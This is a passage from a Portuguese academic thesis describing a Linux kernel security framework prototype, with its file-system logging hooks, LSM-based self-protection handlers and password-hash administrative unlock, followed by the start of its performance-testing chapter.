Para este tipo de gancho, foi tomado como base o sistema UndoFS [PFG05], implementado pelo Prof. Dr. Fabrício Sérgio de Paula para um *kernel* User-Mode Linux, como parte do protótipo *ADenoIdS*. Com o objetivo de possibilitar a restauração de partes do sistema de arquivos a estados passados, este sistema implementa um *middleware* (Figura 5.4) no *kernel* Linux, consistindo em diversos ganchos posicionados nos tratadores das principais chamadas de sistema que realizam modificações no sistema de arquivos, a fim de interceptá-las todas. Estes ganchos acionam funções responsáveis pela reunião dos dados passados como argumentos, entre outros dados de contexto de processo e sistema, e a geração de um registro associado à chamada executada, que é então escrito em uma base de registros. O histórico completo das alterações, combinado com o estado presente do sistema de arquivos, fornece uma verdadeira linha do tempo da sua evolução, possibilitando a reconstituição de seu estado em qualquer instante do passado, com uma granularidade no nível de chamadas de sistema. A restauração propriamente dita faz uso de um mecanismo de *Undo/Redo*, que basicamente consulta o arquivo contendo os registros e reverte um certo número de transações, de acordo com os parâmetros da restauração.

Embora primariamente idealizado para possibilitar a recuperação de dados, o mecanismo de ganchos do UndoFS também é ideal como fonte de dados para um módulo de análise forense de sistemas de arquivos, já que fornece um histórico completo das alterações realizadas ao longo do tempo [CdG04]. Este histórico pode ser utilizado por um módulo de análise forense para a extração de dados e geração de assinaturas de ataque e respostas

específicas, após a ocorrência de um incidente. Dessa forma, o UndoFS não satisfaz apenas o requisito de recuperação de dados, mas também o de forense de disco. Foi portada para o *kernel* padrão (não-UML) 2.6.12 e incluída na *framework* imunológica somente a parte referente aos ganchos e a geração/gravação de registros, pois entendeu-se que a funcionalidade de restauração foge do escopo da *framework*, devendo ser implementada separadamente por um módulo de segurança.

Os ganchos do UndoFS estão presentes nos seguintes tratadores de chamadas de sistema, que, em conjunto, são responsáveis pela quase totalidade das alterações realizadas em sistema de arquivos[2]:

- **sys_open()** - Abertura e criação de arquivos;
- **sys_link()** - Criação de *hard-links*;
- **sys_write()** - Escrita em arquivos;
- **sys_pwrite64()** - Escrita em arquivos;
- **sys_unlink()** - Remoção de arquivos;
- **sys_truncate()** - Truncamento de arquivos;
- **sys_ftruncate()** - Truncamento de arquivos;
- **sys_symlink()** - Criação de link simbólico;
- **sys_mkdir()** - Criação de diretórios;
- **sys_rmdir()** - Remoção de diretórios;
- **sys_mknod()** - Criação de arquivos de dispositivos;
- **sys_rename()** - Renomeação de arquivos e diretórios;
- **sys_chmod()** - Mudança de atributos de arquivos;
- **sys_fchmod()** - Mudança de permissões de arquivos
- **sys_chown()** - Mudança de proprietário de arquivos
- **sys_lchown()** - Mudança de proprietário de arquivos
- **sys_fchown()** - Mudança de proprietário de arquivos

[2] A chamada `mmap()` também é capaz de realizar alterações no sistema de arquivos, mas não foi tratada no UndoFS devido às grandes complicações envolvidas.

Primeiramente, os diretórios e/ou arquivos a serem monitorados são incluídos no arquivo `/imuno/storage/conf/undofs.conf`, que segue a seguinte forma:

```
/usr/bin
/etc/passwd
/root
...
```

Esta lista de alvos é carregada na memória do *kernel* por funções específicas na inicialização do sistema. Outros diretórios e arquivos também podem ser incluídos ou excluídos desta lista dinamicamente por módulos de segurança, através da chamada de sistema `sys_imuno()`.

A cada invocação de gancho, a função `undofs_is_undoable()` é invocada, para checar se o arquivo/diretório alvo da operação está contido em um dos alvos especificados no arquivo de configuração. Caso afirmativo, a função responsável pela geração do registro é invocada e o registro é gerado. Como exemplo, segue abaixo um trecho de código do tratador `sys_mkdir`, que ilustra a invocação do gancho associado:

```
error = vfs_mkdir(nd.dentry->d_inode, dentry, mode);
if(error > -1 && undofs_is_undoable(tmp))
        undofs_make_mkdir_log(undofs_abspath);
```

No código acima, a função VFS responsável pela criação de diretórios é invocada e, caso retorne sem erros e o diretório em questão esteja em um dos pontos monitorados, a função `undofs_make_mkdir_log()`, é invocada, recebendo como argumento o caminho absoluto do diretório. Esta função gera um registro associado a esta chamada e o grava no arquivo `/imuno/storage/undofs/undofslog`, contendo os seguintes dados:

- Identificador da operação (MKDIR, no caso);
- PID do processo invocador;
- Horário do sistema;
- Apontador para o registro anterior (campo utilizado para fins de restauração, não utilizado pela *framework*);
- Dados relevantes à invocação chamada `mkdir()`:
  - String do caminho absoluto do diretório criado;
  - Tamanho do caminho.

O registro associado às outras chamadas segue um formato análogo, com diferenças apenas na parte relacionada a argumentos. Os dados de um registro permitem estabelecer o contexto completo da operação associada, fornecendo a identidade do invocador (PID), o horário de sua invocação, a operação em si (através do identificador) e os dados relevantes à ela (caminho absoluto). Certos dados, como as permissões de criação, não são gravados no registro neste ponto, pois eles podem ser obtidos simplesmente consultando-se o diretório em questão no disco. Sua gravação ocorre somente quando o diretório é apagado, ou suas permissões são alteradas, de modo a preservá-las para uma futura restauração. O mesmo ocorre, por exemplo, na escrita a arquivos. Os dados escritos não são gravados na base de registros até serem sobrescritos ou apagados, através de outra operação de escrita, ou de uma chamada `unlink()`, por exemplo. Esta abordagem evita a escrita de registros redundantes, já que o estado presente de arquivos e diretórios pode ser consultado diretamente no disco e apenas a informação necessária para reverter a operação precisa ser gravada. Outras soluções incluídas em algumas distribuições de GNU/Linux, como a ferramenta *Audit* [Aud], realizam uma forma mais básica de registro de transações de disco. Esta consiste apenas na gravação da operação em si, deixando de lado dados associados como aqueles que são excluídos/manipulados, sendo portanto insuficiente para este projeto.

O sistema de auto-proteção não impede a escrita dos registros em disco, já que a abertura do arquivo de *log* é feita durante a inicialização do *kernel*, antes de a auto-proteção ter sido ativada; e as operações de escrita contornam os ganchos de auto-proteção. Esta garantia, no entanto, é frágil, podendo ser inviabilizada caso mudanças sejam realizadas no sistema de auto-proteção ou na *middleware*. Uma solução mais permanente seria integrar os ganchos do UndoFS aos ganchos multifuncionais descritos anteriormente, fazendo com que as escritas não fossem feitas diretamente a um arquivo de disco, mas sim aos canais do RelayFS monitorados pelos módulos de segurança. Estas escritas contornam os ganchos de auto-proteção, por utilizarem funções especificas do RelayFS que não passam pelo VFS, e por isso não causariam problemas.

5.4.3 Ganchos Netfilter

A *framework* Netfilter, descrita na Seção 4.2, é parte integrante da *framework* imunológica. Como já está presente no *kernel*, e satisfaz todos os requisitos em nível de rede, não foi necessário realizar qualquer alteração em sua implementação ou interface. O subsistema de QoS (*Quality of Service*) presente no Linux e relacionado ao Netfilter também pode ser considerado parte da *framework*, de forma que o controle de tráfego sainte seja suportado. De resto, a responsabilidade em administrar a utilização dos ganchos do Netfilter (o que pode ser feito através do IPtables ou mesmo outro módulo pertencente ao próprio sistema

de segurança) e o subsistema de QoS é do sistema de segurança.

5.4.4 CKRM

Com exceção dos mecanismos de monitoração e classificação, a *framework* CKRM foi totalmente integrada à *framework* imunológica. O primeiro não foi integrado devido a problemas em sua implementação, que ainda se encontra em estágio bastante preliminar; e o segundo porque o próprio sistema de segurança deverá atuar como agente classificatório. Da mesma forma, o controle de tráfego de rede entrante não foi incluído no protótipo, por não haver um disponível para a versão atual do CKRM. Assim, foram incluídos no protótipo somente os controladores de processador, disco e memória.

A infra-estrutura de controle de recursos (que foi integrada) realiza todas as atividades de controle especificadas nos requisitos, e possui uma interface de gerenciamento (RCFS) apropriada às necessidades da *framework*, não tendo sido necessárias portanto quaisquer modificações nestes mecanismos. O RCFS é montado no diretório `/imuno/interface/ckrm`.

5.4.5 Mecanismo de auto-proteção

O mecanismo de auto-proteção da *framework* tem como objetivo garantir a segurança dos principais componentes do sistema de segurança imunológico com relação aos outros processos (potencialmente maliciosos), através do estabelecimento de uma barreira de isolamento, como aquela ilustrada na Figura 5.2. Os componentes a serem protegidos se dividem em três categorias:

- Componentes de *kernel* do sistema de segurança imunológico;
- Processos ativos do sistema de segurança imunológico;
- Diretórios e arquivos pertencentes ao sistema de segurança imunológico.

A política utilizada na proteção destes componentes consistiu no seu isolamento total com relação aos processos comuns, já que os últimos não devem influir de qualquer maneira no funcionamento dos primeiros. O mecanismo implementado utilizou uma solução baseada na arquitetura de ganchos multifuncionais descritos na Seção 5.4.1 e na *framework* SEClvl. Os mecanismos de bloqueio são implementados como tratadores para ganchos multifuncionais, e sua ativação é controlada pela variável global booleana `selfprot`. Esta é ativada sempre que uma senha desbloqueadora (discutida na Seção 5.4.6) é definida.

Componentes de kernel

Os componentes de *kernel* do sistema de segurança imunológico incluem essencialmente a *framework* imunológica e os tratadores enviados ao espaço de *kernel* na forma de LKMs. Entretanto, devido à natureza monolítica do *kernel* Linux, para se isolar a *framework* imunológica, foi necessário isolar o *kernel* como um todo. Isso foi feito através do tratamento de um gancho LSM que intercepta funções relacionadas ao gerenciamento de capacidades (*capabilities*) no *kernel* padrão do Linux, da mesma forma como é feito pelo SEClvl.

Para tanto, foi criado um tratador para o gancho `security_ops->capable` do LSM, que, entre outras verificações, checa se a operação interceptada pelo gancho depende de alguma de um conjunto de capacidades predefinidas, e as bloqueia caso afirmativo. Este tratador é adaptado daquele utilizado no SEClvl.

```
int imuno_capable(struct task_struct *tsk, int cap, unsigned char *res,
                                                        unsigned int *n)
{
        if ((imuno_check_pid(tsk->pid)) || (selfprot == 0))
                return 0;
        if (cap == CAP_SYS_RAWIO)
                return -2;
        else if (cap == CAP_NET_ADMIN)
                return -2;
        else if (cap == CAP_SYS_MODULE)
                return -2;
        return 0;
}
```

A função `imuno_check_pid()` verifica se o PID passado como argumento faz parte da lista ligada `imuno_tasks`, que armazena os PIDs de todos os processos imunológicos registrados. A checagem de proteção só não é feita caso o processo ativo seja imunológico ou caso a flag de auto-proteção esteja desativada. As medidas restritivas do SEClvl implementadas pelo tratador acima consistem na negação das seguintes operações

- Acesso de leitura e escrita ao arquivo `/dev/kmem`, que mapeia toda a memória do *kernel*, controlado pela capacidade `CAP_SYS_RAWIO`;
- Manipulação da *framework* Netfilter (que está integrada à *framework* imunológica), controlado pela capacidade `CAP_NET_ADMIN`;
- Carregamento e descarregamento dinâmico de código de *kernel* na forma de LKM's, controlado pela capacidade `CAP_SYS_MODULE`.

O bloqueio das operações acima fecha efetivamente as principais portas de acesso ao *kernel* do sistema, impedindo a sua manipulação por parte de qualquer processo que não seja imunológico. O bloqueio do carregamento/descarregamento de módulos pode parecer uma medida drástica, mas como é impossível a verificação da legitimidade de módulos carregáveis sem a presença de alguma infra-estrutura subjacente como *trusted computing* [TCG], esta parece ser a única medida eficaz que pode ser adotada nesta situação.

Módulos imunológicos

A proteção dos processos executando os módulos imunológicos é necessária para que processos maliciosos não interfiram em seu funcionamento, ou mesmo os desativem. Para tanto, foi necessário bloquear todo e qualquer tipo de operação que envolvesse a manipulação destes processos, além de seus dados em memória.

O espaço de memória dos processos já é naturalmente protegido pelo mecanismo de paginação empregado pelo sistema operacional através do MMU (*Memory Management Unit*) do processador. Este recurso, conhecido como memória virtual [SGG02], impede que processos acessem áreas de memória fora de seu espaço de endereçamento, conforme foi visto no Capítulo 3. No Linux, entretanto, é possível contornar esta proteção através da leitura/escrita ao arquivo especial `/dev/mem` que, assim como seu equivalente de *kernel*, `/dev/kmem`, mapeia toda a memória do sistema, incluindo a dos processos imunológicos. Felizmente, a restrição à capacidade CAP_SYS_RAWIO explicada na seção anterior impede a escrita nesse arquivo, eliminando este problema.

Com relação ao controle direto dos processos imunológicos, o seu isolamento exigiu a criação de tratadores de auto-proteção para os seguintes ganchos:

- **security_task_kill()**: Intercepta todo e qualquer envio de sinais a processos;
- **security_task_setnice()**: Intercepta tentativas de alteração da prioridade estática (*nice*) de processos;
- **security_task_setscheduler()**: Intercepta modificações nos parâmetros de escalonamento de um processo;
- **security_task_wait()**: Intercepta tentativas de eliminar um processo após a sua finalização;
- **security_task_setpgid()**: Intercepta modificações ao identificador de grupo (GID) de um processo;
- **security_ptrace()**: Intercepta operações de `ptrace()`, que também podem ser usadas para se mapear a área de memória do processo alvo;

A principal função por trás desses tratadores segue abaixo:

```
int imuno_perm_task(int pid)
{
        if (!selfprot)
                return 0;
        if ((!imuno_check_pid(current->pid)) && (imuno_check_pid(pid)))
                return -EPERM;
        return 0;
}
```

Caso a auto-proteção esteja desativada, a permissão é concedida. Do contrário, caso o processo invocador não seja imunológico e o processo alvo da ação o seja, a permissão é negada. É importante notar que essa lógica não impõe qualquer restrição a operações invocadas por processos imunológicos (já que estes devem ser onipotentes no sistema), e nem a operações que ocorram entre dois processos comuns.

Com a função `imuno_perm_task()` mediando o acesso aos ganchos listados acima, consegue-se efetivamente isolar os processos imunológicos dos outros processos do sistema, impedindo-os de manipular os primeiros de qualquer forma.

A *framework* CKRM pode ainda ser utilizada para se evitar que os processos imunológicos sejam vítimas de ataques de negação de serviço (*Denial of Service*), criando-se uma classe para os mesmos com uma garantia mínima de recursos. Se carregados como processos de tempo real, conforme foi recomendado na Seção 5.4.1, porém, o controle de recurso de processador pode não ser necessário, já que estes processos possuiriam prioridades mais altas que qualquer outro do sistema.

Arquivos e diretórios

Além dos processos, também deve ser bloqueado todo acesso a arquivos e diretórios utilizados pelo sistema de segurança em sua operação (modelados como o *Repositório Seguro* na Figura 5.2), se este acesso for originado de processos comuns. De outro modo, atacantes poderiam adulterar, por exemplo, seus arquivos de configuração, os binários utilizados pelos módulos imunológicos ou corromper outros componentes do sistema de segurança. Este controle é exercido através da instalação de tratadores de auto-proteção dos seguintes ganchos LSM:

- **security_inode_permission()**: Intercepta um grande número de operações envolvendo a manipulação de inodes, sendo o principal gancho utilizado na proteção de arquivos e diretório;

- **security_inode_setattr()**: Intercepta operações que alteram as permissões de segurança de um inode;
- **security_inode_unlink()**: Intercepta operações de remoção da entrada de diretório referente a um arquivo;
- **security_inode_rmdir()**: Intercepta operações de remoção da entrada de diretório referente a um diretório;
- **security_inode_rename()**: Intercepta operações de renomeação da entrada de diretório referente a um inode;

A lógica por trás dos tratadores consiste em retornar um código de permissão negada caso a auto-proteção esteja ativada, o processo invocador não seja imunológico (checado pela função `imuno_check_pid()`), e caso o inode em questão se encontre na lista ligada `imuno_dirs`, que contém os inodes dos arquivos e diretórios protegidos pelo mecanismo de auto-proteção (checado pela função `imuno_check_dentry()`). Abaixo está ilustrado o código do tratador `imuno_inode_permission()`, que deve ser instalado pelos processos imunológicos no tratador `security_inode_permission()`:

```
int imuno_inode_permission (struct inode *inode, int mask, struct nameidata *nd,
                                                unsigned char *res, unsigned int *n)
{
        if (!selfprot)
                return 0;
        if ((!imuno_check_pid(current->pid)) && ((imuno_check_dentry(inode)) )) {
                return -2;
        }
        return 0;
}
```

Embora o gancho `security_inode_permission()` intercepte a maior parte das operações envolvendo arquivos e diretórios, isso não é feito no caso específico de remoção e renomeação. Nesses casos, é consultada a permissão de escrita do diretório pai, e não a permissão do objeto em si. Para estes casos, utilizar somente o gancho `security_inode_permission()` seria ineficaz, justificando assim a criação dos tratadores adicionais `imuno_inode_unlink()`, `imuno_inode_rmdir()` e `imuno_inode_rename()` para os ganchos `security_inode_unlink()`, `security_inode_rmdir()` e `security_inode_rename()`. Estes tratadores garantem que os inodes que serão apagados tenham seus números checados, a fim de que possam ser protegidos independente das permissões de acesso do diretório pai.



Figura 5.5: Cadeia de inicialização do sistema de segurança.

Esta proteção é configurada através da escrita dos números dos inodes associados aos arquivos e diretórios a serem protegidos no arquivo `/imuno/interface/control/dirs`, para que sejam adicionados à lista ligada `imuno_dirs`. Os seguintes componentes da *framework* devem ser protegidos:

- Diretório `/imuno/interface/control`, que contém a interface de comunicação entre módulos e os ganchos da interface, além de outros canais de controle;
- Diretório `/imuno/interface/ckrm`, onde está mapeado o sistema de arquivos RCFS, para controle da *framework* CKRM;
- Diretório `/imuno/storage`, que armazena os diretórios e arquivos pertencentes ao sistema de segurança como a base de assinaturas, arquivos de configuração, binários, bibliotecas, etc;

É necessário também que outras localidades de disco além daquelas listadas acima sejam protegidas, a fim de que toda a cadeia de inicialização na qual está baseada o sistema de segurança (ilustrada na Figura 5.5) não seja violada por intrusos. A importância desta proteção é clara, já que se um intruso pudesse inserir código malicioso em algum ponto da cadeia, poderia tomar controle absoluto do sistema de segurança, impedindo a sua ativação, ou mesmo apagando-o. Em um sistema Linux padrão, esta cadeia é composta dos seguintes arquivos e diretórios:

1. BIOS, onde residem as rotinas de inicialização do computador;
2. Master Boot Record (MBR), que armazena o carregador de *boot* do sistema operacional;
3. Arquivos de configuração do carregador de *boot*, residentes em `/boot`, no caso do Linux;
4. Imagem do *kernel*, armazenada geralmente em `/boot/vmlinuz` nos sistemas Linux;
5. O binário `/sbin/init`, que inicializa os serviços de um sistema Linux;
6. O carregador de programas (*loader*) do sistema operacional, e toda e qualquer biblioteca dinâmica utilizada pelos módulos do sistema de segurança e pelo programa `/sbin/init`.

Como os ítens acima não são fixos e variam muito entre os sistemas, determinou-se que a responsabilidade pela sua proteção é dos módulos de segurança, cabendo à *framework* somente prover os meios para fazê-lo. Esta proteção, diferentemente dos arquivos da *framework*, não deve ser absoluta: o acesso de leitura ainda deve ser permitido, pois de modo contrário o sistema não funcionaria corretamente. Somente modificações (escrita e remoção) a estes arquivos devem ser proibidas, o que pode ser feito instalando-se tratadores restritivos nos ganchos multifuncionais apropriados. Também é importante que os módulos imunológicos sejam os primeiros a serem carregados pelo processo *init*, a fim de que ativem as políticas de segurança antes de qualquer outro programa ser carregado e seu funcionamento não seja afetado por programas potencialmente maliciosos carregados antes.

Da mesma forma, determinou-se que a responsabilidade pela instalação dos tratadores de auto-proteção descritos acima nos devidos ganchos multifuncionais é dos módulos imunológicos. Embora essa instalação pudesse ser feita automaticamente pela própria *framework* na sua inicialização, isso tiraria do sistema de segurança a flexibilidade para fazer escolhas relacionadas ao instante e modo de instalação dos tratadores nos ganchos (por exemplo, modo de execução, posição no vetor de tratadores, etc) e mesmo se usaria os tratadores de auto-proteção *default*, já que há sempre a opção de utilizar seus próprios. Essa decisão foi tomada, portanto, no sentido de preservar a generalidade da *framework*, deixando o sistema de segurança livre para agir da forma mais adequada às suas necessidades.

Outras medidas

Em adição às medidas de proteção descritas acima, também é protegida a chamada de sistema `sys_imuno()` utilizada pelos módulos na interação com a *framework*. Esta proteção

é implementada estaticamente, como uma simples chamada à função `imuno_check_pid()`, e impede a execução das chamadas por qualquer processo que não seja imunológico, a não ser que a auto-proteção esteja desativada.

5.4.6 Desbloqueio administrativo

Os requisitos de configuração e administração, descritos na Seção 5.1.5, foram implementados como uma interface de desbloqueio baseada em canais RelayFS. Esta interface é em grande parte baseada no mecanismo de desbloqueio autenticado utilizado pelo SEClvl e descrito na Seção 4.4. Consiste em dois canais RelayFS criados na raiz do diretório `/imuno/interface`: `setpasswd` e `passwd`.

O primeiro é utilizado na definição da senha de desbloqueio pelo administrador do sistema, através do fornecimento de seu *hash* SHA1. Sendo um *hash*, caso um intruso intercepte este comando, ele não tomará conhecimento da senha:

```
echo -n "7751a23fa55170a57e90374df13a3ab78efe0e99" > /imuno/interface/setpasswd
```

Tão logo a senha é escrita, o canal associado ao pseudo-arquivo invoca a função interceptadora `imuno_if_cb()`, que executa o seguinte trecho de código:

```
if(selfprot == 0){
        strncpy(sha1_passwd, from, len);
        selfprot = 1;
}
```

Caso o mecanismo de auto-proteção esteja desativado, o *hash* fornecido é atribuído à variável global `sha1_passwd`, e, em seguida, a auto-proteção é ativada.

Já o pseudo-arquivo `passwd`, assim como o do SEClvl, é utilizado pelo administrador no desbloqueio do mecanismo de auto-proteção a fim de que possa realizar tarefas administrativas no sistema de segurança imunológico, como alterar arquivos de configuração, atualizar binários, etc. Para fazê-lo, o administrador deve autenticar-se da forma ilustrada abaixo:

```
echo -n "senha" > /imuno/interface/passwd
```

Tão logo a senha for escrita, o canal associado ao pseudo-arquivo invoca a função `imuno_if_cb()`, que executa o seguinte trecho de código:

```
imuno_text2sha1(hash, from, len);
if (strncmp(hash, hashed_pwd, SHA1_DIGEST_SIZE) == 0)
        selfprot = 0;
```

O *hash* SHA1 da senha fornecida é calculado e comparado com o *hash* armazenado na variável `hashed_pwd`, que armazena o *digest* do *hash* armazenado em `sha1_passwd`. Caso coincidam, a auto-proteção é desativada.

Estes dois pseudo-arquivos se encontram, naturalmente, fora da área isolada pelo mecanismo de auto-proteção a fim de que possam ser utilizados quando o mecanismo estiver ativado. De fato, são os dois únicos arquivos do RelayFS que não são protegidos quando a auto-proteção é ativada, e o acesso a ambos está sujeito à interceptação por intrusos. Por este motivo, é importante que o desbloqueio administrativo seja feito somente quando o sistema se encontrar em um ambiente totalmente livre de ameaças (executando em modo *single-user*, por exemplo), a fim de que entidades maliciosos não possam causar danos aos arquivos do sistema de segurança quando estes estiverem desbloqueados, ou mesmo capturar a senha administrativa. O acatamento ou não desta recomendação fica a cargo do administrador do sistema de segurança.

5.5 Conclusão

Partindo do estudo realizado nos Capítulos 2, 3 e 4, este capítulo levantou os requisitos, definiu a arquitetura e detalhou a implementação do protótipo da *framework* imunológica para o *kernel* Linux 2.6.12. Os requisitos de prevenção, detecção e resposta foram levantados com base no estudo do *kernel* 2.6, as soluções de segurança em nível de *kernel* estudadas e principalmente no trabalho já existente sobre o sistema Imuno, realizado pelos pesquisadores originais do projeto. Na implementação destes requisitos, o protótipo contou com o apoio de soluções já estabelecidas, como LSM, Netfilter, CKRM, SEClvl e UndoFS para implementação dos requisitos de prevenção, detecção e resposta que definem a *framework* imunológica. Também adicionou alguns componentes próprios como a arquitetura de ganchos multifuncionais e o mecanismo de auto-proteção, que se baseia nesta mesma arquitetura.

A arquitetura de ganchos multifuncionais, baseada nos ganchos LSM preexistentes, é geral e flexível o bastante para que possa ser usada por um sistema de segurança não apenas em tarefas de prevenção e restrição de acesso, mas também na detecção de ameaças e respostas a ataques, ou suspeitas de ataques. De fato, permite que o sistema de segurança realize qualquer tarefa que julgar necessária, dando ainda a possibilidade de controlar a execução dos tratadores com base em decisões tomadas pelos módulos em tempo real. Uma possibilidade é que esses tratadores sejam disponibilizados aos módulos de segurança na forma de bibliotecas de funções tratadoras; lembrando sempre que, obviamente, as ferramentas também podem implementar seus próprios tratadores.

O protótipo descrito neste capítulo implementou a grande maioria dos requisitos levantados, com a exceção de alguns poucos como o *dump* de páginas de memória para

disco e a monitoração de recursos, que consumiriam um tempo indisponível, e portanto são deixados para trabalhos futuros. Da mesma forma, os ganchos multifuncionais foram posicionados em apenas um subconjunto da totalidade dos ganchos LSM, para fins de teste e validação do mecanismo. As extensões para o projeto serão mais elaboradas no Capítulo 7.

Capítulo 6

Testes e resultados experimentais

Os capítulos anteriores estabeleceram a base, levantaram os requisitos e detalharam a arquitetura e a implementação do protótipo da *framework* imunológica. O próximo passo no seu desenvolvimento é a sua validação através de testes em um ambiente computacional real. Este ambiente será descrito na Seção 6.1.

Foram realizados dois tipos de testes. Os testes de desempenho tiveram como objetivo medir o impacto causado pela presença da *framework* na performance do sistema e verificar a viabilidade de sua implantação em sistemas de produção. Já os testes qualitativos tiveram como objetivo validar os principais aspectos funcionais do sistema e auxiliar na demonstração das funcionalidades da *framework* através de cenários de invasão predefinidos. Como ainda não há módulos de segurança implementados para a *framework*, os testes foram baseados no uso de processos *stubs* simples, com um comportamento pré-programado.

O método de coleta de dados, a descrição dos testes e a análise dos resultados obtidos serão expostos para cada categoria de testes nas Seções 6.2 e 6.3. O capítulo será concluído na Seção 6.4.

6.1 Ambiente de testes

Como ambiente de testes foi utilizado um computador padrão IBM PC com processador Intel Celeron 1200MHz com 256KB de cache interno e 512MB de memória RAM PC100. A distribuição de Linux Gentoo foi instalada em uma partição ext3 (`/dev/hda1`) de aproximadamente 9.5GB, com o suporte de uma partição *swap* (`/dev/hda2`) de aproximadamente 500MB. Ambas residem em um disco rígido Fujitsu com capacidade para 10,2GB, modelo MPE3102AT, com uma velocidade de rotação de 5400RPM.

No sistema foi utilizado o *kernel* Linux 2.6.12 compilado com os *patches* padrão do KGDB, RelayFS, CKRM (incluindo controladores), com os ganchos do UndoFS e a nova



Figura 6.1: Ambiente de desenvolvimento e testes do protótipo da *framework* imunológica.

chamada de sistema `imuno()`, descritos no Capítulo 5. Nenhum componente nativo do *kernel* foi compilado como módulo.

Os *patches* do KGDB possibilitaram que se utilizasse o utilitário GDB (GNU Debugger) para realizar a depuração completa do *kernel*, através de um segundo sistema conectado ao primeiro por via de um cabo serial. Este esquema é ilustrado na Figura 6.1 e ilustra dois computadores: PC_1, utilizado para os testes do protótipo e o PC_2, para o desenvolvimento e depuração remota do protótipo ativado no PC_1 através da interface serial.

O protótipo inicial da *framework* foi implementado como um LKM, de modo a facilitar a realização de testes preliminares. De outra forma, o *kernel* teria de ser totalmente recompilado a cada modificação realizada. A programação e a compilação do módulo foram feitas no PC_2, com base em uma cópia dos fontes do *kernel* utilizado no PC_1. Em seguida, os binários compilados foram mandados por rede ao PC_1, e lá eram carregados. Os testes foram monitorados tanto pelo terminal do PC_1 como pela interface KGDB do PC_2.

6.2 Testes de desempenho

A primeira classe de testes executados teve como objetivo verificar o impacto provocado pela *framework* no desempenho do sistema, através da medição de tempo na realização

de determinadas tarefas. Embora a *framework* imunológica possua vários componentes, optou-se por focar os testes naquele que representa a espinha dorsal da *framework* e, ao contrário de outros como UndoFS [PFG05], CKRM [NFC+03, NvRF+04] e Netfilter [RW02], não possui seu desempenho verificado na prática: os ganchos multifuncionais.

Para tanto, foram aplicados testes em escala micro (*micro-testes*), visando avaliar a penalidade imposta por um gancho individual; e em escala macro (*macro-testes*), que exercitam um conjunto de ganchos pré-selecionados através da execução de tarefas mais comuns como descompressão de arquivos e compilação de programas. As seções abaixo especificam os testes criados, o método utilizado em sua execução e os resultados obtidos.

6.2.1 Micro-testes

Para a execução dos micro-testes, foi selecionado o gancho `security_task_create()`, que intercepta a chamada de sistema de criação de processos, `fork()`. O impacto de desempenho gerado por este gancho foi testado através de um programa que executa um grande número de chamadas `fork()` seqüencialmente, em laço. O uso de programas específicos de *benchmarking*, como o LMbench [MS96], foi cogitado mas descartado já que, apesar de sua grande precisão, mede somente tempo de processamento, quando neste trabalho é necessário que se conheça o tempo total de execução, que inclui também o tempo em que um processo espera para ser escalonado. Tal distinção é especialmente relevante em cenários envolvendo concorrência, quando tais esperas são comuns.

O programa de teste criado consistiu na invocação seqüencial em laço de 1000 chamadas `fork()`, sob condições virtualmente idênticas, com o gancho `security_task_create()` operando em quatro modos distintos:

- **Modo 1:** Sem a infra-estrutura de gancho multifuncional, ou seja, operando em modo LSM padrão;
- **Modo 2:** Com a infra-estrutura de gancho multifuncional mas sem nenhum tratador registrado;
- **Modo 3:** Com a infra-estrutura de gancho multifuncional, com 5 tratadores minimais registrados, operando em modo seqüencial (`modexec == 0`);
- **Modo 4:** Com a infra-estrutura de gancho multifuncional, com 5 tratadores registrados e controlados dinamicamente por um processo de usuário (`modexec == 2`);

O objetivo é avaliar o impacto de desempenho criado pela presença do gancho executando em cada um desses modos. Para cada modo, o teste foi repetido em cenários envolvendo 1, 2, 4, 8, 16 e 32 processos concorrentes, visando com isso avaliar a penalidade

imposta pelo mecanismo de sincronização implementado em cenários de concorrência. Nestes cenários de múltiplos processos, as 1000 invocações de `fork()` foram divididas igualmente entre os processos concorrentes, de forma a preservar a carga total de criação e tornar possível a comparação dos resultados entre os cenários.

Métodos e ferramentas

